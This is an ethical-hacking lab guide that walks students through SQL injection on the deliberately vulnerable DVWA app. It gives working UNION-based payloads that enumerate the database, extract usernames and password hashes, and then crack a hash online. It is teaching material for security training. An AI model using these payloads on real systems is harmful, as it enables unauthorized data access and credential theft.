SQL Injection

LAB: DVWA

Websites that are connected to backend databases can be vulnerable to SQL injection. In a SQL injection exploit, an attacker enters malicious queries that interact with the application database. In this lab, you will exploit a web site vulnerability with SQL injection and research SQL injection mitigation.

- Part 1: Exploit an SQL Injection Vulnerability on DVWA
- Part 2: Research SQL Injection Mitigation

SQL injection is a common attack used by hackers to exploit SQL database-driven web applications. This type of attack involves inserting malicious SQL code or statements into an input field or URL with the goal of reveling or manipulating the database contents, causing repudiation system issues, or spoofing identities.

Required Resources

- Kali VM customized for the Ethical Hacker course
- Internet access

Exploit an SQL Injection Vulnerability on DVWA

SQL injection is a code injection technique used to exploit security vulnerabilities in the database layer of an application. These vulnerabilities could allow an attacker to execute malicious SQL commands and compromise the security of the database.


In this part, you will exploit a SQL vulnerability on the DVWA.

In the **User ID:** field type **' OR 1=1 #** and click **Submit**.

You should receive the output shown in the screenshot 2. The output confirms that there is a vulnerability present that permits execution of SQL statements that are entered directly into input fields.

You have entered an “always true” expression that was executed by the database server. The result is that all entries in the ID field of the database were returned.


Screenshot 1



Screenshot 2

Check for Number of Fields in the Query.

In the **User ID:** field type **1' ORDER BY 1 # shown in screenshot 1** and click **Submit**




Screenshot 1


Screenshot 2

In the **User ID:** field type **1' ORDER BY 3 #** and click **Submit**.

This time you should receive the error **Unknown column '3' in 'order clause'**.

Because the third string returned an error, this tells us the query involves two fields. This is useful information to know as you continue your exploit.






Check for version Database Management System (DBMS).

In the User ID: field type **1' OR 1=1 UNION SELECT 1, VERSION()#** and click **Submit**.

At the end of the output, you should see a result similar to the following:

he output **5.5.58-0+deb8u1** indicates the DBMS is MySQL version 5.5.58 running on Debian



Determine the database name.

So far you have learned that the database is vulnerable, the query involves two fields, and the DDMS is MySQL 5.5.58.


Next, you will attempt obtain more schema information about the database.

In the User ID: field type **1' OR 1=1 UNION SELECT 1, DATABASE()#** and click **Submit**.

At the end of the output, you should see the following result:

```
ID: 1’ OR 1=1 UNION SELECT 1, DATABASE()#First name: 1Surname: dvwa
```

This means the name of the database is **dvwa**




Retrieve table Names from the dvwa database.

In the **User ID:** field type:

```
1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables
WHERE table_type='base table' AND table_schema='dvwa'#
```

b. Click **Submit**.

The output with **First Name: 1** is the table information.



Retrieve column names from the users table.

You will now discover the field names in the users table. This will help you to find information that is useful for the pentest.

a. In the **User ID:** field type:

```
1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
```

b. Click **Submit**.

Retrieve the user credentials.


This query will retrieve the users and passwords.

a. In the **User ID:** field type:

```
1' OR 1=1 UNION SELECT user, password FROM users #
```

b. Click **Submit**.

After the list of users, you should see several results with usernames and what appears to be password hashes



Hack the password hashes.

a. Open another browser tab and navigate to https://crackstation.net.


CrackStation is a free online password hash cracker.

b. Copy and paste the password hash from DVWA into CrackStation and click **Crack Hashes**.

The passwords for `gordonb is abc123 as shown in the screenshot below`

Enter up to 20 non-salted hashes, one per line:

```
e99a18c428cb38d5f260853678922e03
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e99a18c428cb38d5f260853678922e03	md5	abc123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.